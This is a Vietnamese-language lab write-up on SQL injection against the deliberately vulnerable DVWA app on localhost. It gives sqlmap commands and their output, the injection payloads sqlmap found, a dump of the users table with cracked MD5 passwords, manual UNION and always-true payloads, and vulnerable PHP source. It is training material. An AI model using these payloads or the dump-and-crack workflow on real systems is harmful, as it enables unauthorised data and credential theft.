


## I. Làm quen với SQLmap



- Khởi động lab

*docker run --rm -it -p 80:80 vulnerables/web-dvwa*





⇒ Chọn SQL injection

- Đăng nhập vào tài khoản admin và submit UserId



⇒ Địa chỉ ip đã thay đổi sau khi submit

- F12 ở trang chủ để xem các thông tin



- Thực hiện payload với SQLmap

*sqlmap -u*

*"http://127.0.0.1/vulnerabilities/sqli/?id=123&Submit=Submit#"*  
*--cookie="PHPSESSID=itd49r41tsg4n5rj31bpe878r3;*  
*security=low" --tables*



```

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=234' AND (SELECT 3923 FROM (SELECT(SLEEP(5)))yOkd)-- IRXj85
ubmit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=234' UNION ALL SELECT NULL,CONCAT(0x71706a7071,0x5657556342
7a735278454b6b7a716e6e79517756f52585a5a4e524741476e7a6857744844a6761,0x71
6a716a71)#6Submit=Submit

[21:53:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[21:53:39] [INFO] fetching database names
[21:53:39] [INFO] fetching tables for databases: 'dwa, information_schema'
Database: dwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

Database: information_schema
[78 tables]
+-----+
| ALL_PLUGINS |
| APPLICABLE_ROLES |
| CHANGED_PAGE_BITMAPS |
| CHARACTER_SETS |
| CLIENT_STATISTICS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES |

```

⇒ Database đã hiện ra

```

Database: information_schema
[78 tables]

```

- Tiếp tục xem các schema của db

*sqlmap -u*

*"http://127.0.0.1/vulnerabilities/sqli/?id=123&Submit=Submit#"* --cookie="PHPSESSID=itd49r41tsg4n5rj31bpe878r3; security=low" --schema --batch

```

(jayce@kali)~$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie="PHPSESSID=itd49r41tsg4n5rj31bpe878r3; security=low" --schema --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws . Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:57:41 /2024-11-06/

[21:57:41] [INFO] resuming back-end DBMS 'mysql'
[21:57:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=234' OR NOT 9582=9582#6Submit=Submit

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=234' OR (SELECT 3644 FROM(SELECT COUNT(*),CONCAT(0x71706a7071,(SELECT (ELT(3644=3644,1)))0x716a716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- eGV
T6Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=234' AND (SELECT 3923 FROM (SELECT(SLEEP(5)))yOkd)-- IRXj8Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns

```

```
type: union query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=234' UNION ALL SELECT NULL,CONCAT(0x71706a7071,0x56575563427a7352784546b67a716e6e795177566f52585a5a4e524741476e7a6857744844a6761,0x716a716a71)#Submit-Submit

[21:57:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[21:57:41] [INFO] enumerating database management system schema
[21:57:41] [INFO] fetching database names
[21:57:41] [INFO] fetching tables for databases: 'dvwa, information_schema'
[21:57:41] [INFO] fetched tables: 'dvwa.users', 'dvwa.guestbook', 'information_schema.USER_PRIVILEGES', 'information_schema.INNODB_CMP', 'information_schema.INNODB_CMP_PER_INDEX', 'information_schema.XTRADB_READ_VIEW', 'information_schema.PLUGINS', 'information_schema.TABLE_CONSTRAINTS', 'information_schema.INNODB_CMPMEM', 'information_schema.FILES', 'information_schema.ENABLED_ROLES', 'information_schema.INNODB_TRX', 'information_schema.SCHEMA_PRIVILEGES', 'information_schema.ALL_PLUGINS', 'information_schema.SESSION_STATUS', 'information_schema.CLIENT_STATISTICS', 'information_schema.INNODB_SYS_TABLESPACES', 'information_schema.TABLE_PRIVILEGES', 'information_schema.INNODB_METRICS', 'information_schema.USER_STATISTICS', 'information_schema.INNODB_SYS_COLUMNS', 'information_schema.INNODB_SYS_FIELDS', 'information_schema.TABLESPACES', 'information_schema.PROFILING', 'information_schema.STATISTICS', 'information_schema.PROCESSLIST', 'information_schema.INNODB_CHANGED_PAGES', 'information_schema.INNODB_MUTEXES', 'information_schema.TABLE_STATISTICS', 'information_schema.INNODB_SYS_FOREIGN_COLS', 'information_schema.INNODB_LOCKS', 'information_schema.INNODB_BUFFER_PAGE_LRU', 'information_schema.INNODB_BUFFER_POOL_STATS', 'information_schema.INNODB_BUFFER_PAGE', 'information_schema.INNODB_CMP_PER_INDEX_RESET', 'information_schema.KEY_CACHES', 'information_schema.COLLATIONS', 'information_schema.INNODB_FT_BEING_DELETED', 'information_schema.COLUMN_PRIVILEGES', 'information_schema.TRIGGERS', 'information_schema.INNODB_CMPMEM_RESET', 'information_schema.INNODB_SYS_DATAFILES', 'information_schema.INNODB_FT_DELETED', 'information_schema.INNODB_SYS_INDEXES', 'information_schema.PARAMETERS', 'information_schema.SYSTEM_VARIABLES', 'information_schema.INNODB_FT_INDEX_CACHE', 'information_schema.INNODB_FT_INDEX_TABLE', 'information_schema.INNODB_FT_CONFIG', 'information_schema.INNODB_LOCK_WAITS', 'information_schema.EVENTS', 'information_schema.PARTITIONS', 'information_schema.APPLICABLE_ROLES', 'information_schema.SPATIAL_REF_SYS', 'information_schema.ENGINES', 'information_schema.COLLATION_CHARACTER_SET_APPLICABILITY', 'information_schema.XTRADB_RSEG', 'information_schema.TABLES', 'information_schema.SCHEMATA', 'information_schema.INDEX_STATISTICS', 'information_schema.COLUMNS', 'information_schema.INNODB_TABLESPACES_ENCRYPTION', 'information_schema.INNODB_SYS_TABLES', 'information_schema.INNODB_FT_DEFAULT_STOPWORD', 'information_schema.KEY_COLUMN_USAGE', 'information_schema.VIEWS', 'information_schema.REFERENTIAL_CONSTRAINTS', 'information_schema.GEOMETRY_COLUMNS', 'information_schema.INNODB_TABLESPACES_SCRUBBING', 'information_schema.INNODB_SYS_FOREIGN', 'information_schema.CHARACTER_SETS', 'information_schema.INNODB_CMP_RESET', 'information_schema.CHANGED_PAGE_BITMAPS', 'information_schema.INNODB_SYS_SEMAPHORE_WAITS', 'information_schema.INNODB_SYS_TABLESTATS', 'information_schema.GLOBAL_VARIABLES', 'information_schema.ROUTINES', 'information_schema.SESSION_VARIABLES', 'information_schema.XTRADB_INTERNAL_HASH_TABLES', 'information_schema.GLOBAL_STATUS'
[21:57:41] [INFO] fetching columns for table 'users' in database 'dvwa'
[21:57:42] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[21:57:42] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
[21:57:42] [INFO] fetching columns for table 'INNODB_CMP' in database 'information_schema'
[21:57:42] [INFO] fetching columns for table 'INNODB_CMP_PER_INDEX' in database 'information_schema'
[21:57:42] [INFO] fetching columns for table 'XTRADB_READ_VIEW' in database 'information_schema'
[21:57:42] [INFO] fetching columns for table 'PLUGINS' in database 'information_schema'
```

```
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

Database: dvwa
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| comment | varchar(300) |
| name | varchar(100) |
| comment_id | smallint(5) unsigned |
+-----+-----+

Database: information_schema
Table: USER_PRIVILEGES
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
```

⇒ Bảng users, vì khá tò mò nên thử xem nó có những gì

```
(jaye@kali)~$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=123&Submit=Submit#" --cookie="PHPSESSID=itd49r41tsg4n5rj31bpe878r3; security=low" --dump -T users --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws . Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:02:10 /2024-11-06/

[22:02:11] [INFO] resuming back-end DBMS 'mysql'
[22:02:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=234' OR NOT 9582=9582#5Submit=Submit

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=234' OR (SELECT 3644 FROM(SELECT COUNT(*),CONCAT(0x71706a7071,(SELECT (ELT(3644=3644,1))) ,0x716a716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- eGV
  T5Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=234' AND (SELECT 3923 FROM (SELECT(SLEEP(5)))yOkd)-- IRXj6Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
```


```
[22:02:11] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[22:02:11] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[22:02:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:02:11] [INFO] starting 4 processes
[22:02:15] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[22:02:17] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[22:02:21] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[22:02:23] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dwwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2024-11-06 14:36:24 | 0 |
| 2 | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2024-11-06 14:36:24 | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2024-11-06 14:36:24 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2024-11-06 14:36:24 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2024-11-06 14:36:24 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[22:02:34] [INFO] table 'dwwa.users' dumped to CSV file '/home/jaye/.local/share/sqlmap/output/127.0.0.1/dump/dwwa/users.csv'
[22:02:34] [INFO] fetched data logged to text files under '/home/jaye/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 22:02:34 /2024-11-06/
```

⇒ Thông tin về user\_id, user, password của người dùng


- Thử đăng nhập bừa vào một user như 1337



⇒ It's work

## II. SQL injection

### - Lý thuyết



#### Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: `?id=a UNION SELECT "text1","text2";-- -&Submit=Submit`

#### Medium Level

The medium level uses a form of SQL injection protection, with the function of `"mysql_real_escape_string()`". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: `[REDACTED]`.

#### High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: `[REDACTED]`.

#### Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

## - Source code


### 1. Low

```
SQL Injection Source
vulnerabilities/sqli/source/low.php

<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '
```

⇒ Truy vấn sql trực tiếp từ db, không kiểm tra input đầu vào nên thử 1 số payload cơ bản như ‘



## - Thử với điều kiện luôn đúng ‘or 1=1 thì thấy sự khác biệt



## Vulnerability: SQL Injection

User ID:

ID: ' or 1 = '1  
First name: admin  
Surname: admin

ID: ' or 1 = '1  
First name: Gordon  
Surname: Brown

ID: ' or 1 = '1  
First name: Hack  
Surname: Me

ID: ' or 1 = '1  
First name: Pablo  
Surname: Picasso

ID: ' or 1 = '1  
First name: Bob  
Surname: Smith

- Thử kiểm password

## Vulnerability: SQL Injection

User ID:

ID: 1' or 1 = '1 UNION SELECT \* from password  
First name: admin  
Surname: admin

ID: 1' or 1 = '1 UNION SELECT \* from password  
First name: Gordon  
Surname: Brown

ID: 1' or 1 = '1 UNION SELECT \* from password  
First name: Hack  
Surname: Me

ID: 1' or 1 = '1 UNION SELECT \* from password  
First name: Pablo  
Surname: Picasso

ID: 1' or 1 = '1 UNION SELECT \* from password  
First name: Bob  
Surname: Smith


- Xác định số cột của db



## Vulnerability: SQL Injection

User ID:

- Thử đến 3# thì thấy



⇒ Db có 2 cột, khả năng là user với password

- Xem dữ liệu từ chúng

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

⇒ Surname dưới dạng hash

- Check thử hashid thì thấy

```

(jayce@kali)-[~]
$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

```

## 2. Medium

- Lý thuyết

**Low Level**

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: [REDACTED]

### Medium Level

The medium level uses a form of SQL injection protection, with the function of `mysql_real_escape_string()`. However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: `?id=a UNION SELECT 1,2;-- -&Submit=Submit.`

### High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: [REDACTED]

### Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

- Source


```

SQL Injection Source
vulnerabilities/sqli/source/medium.php
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

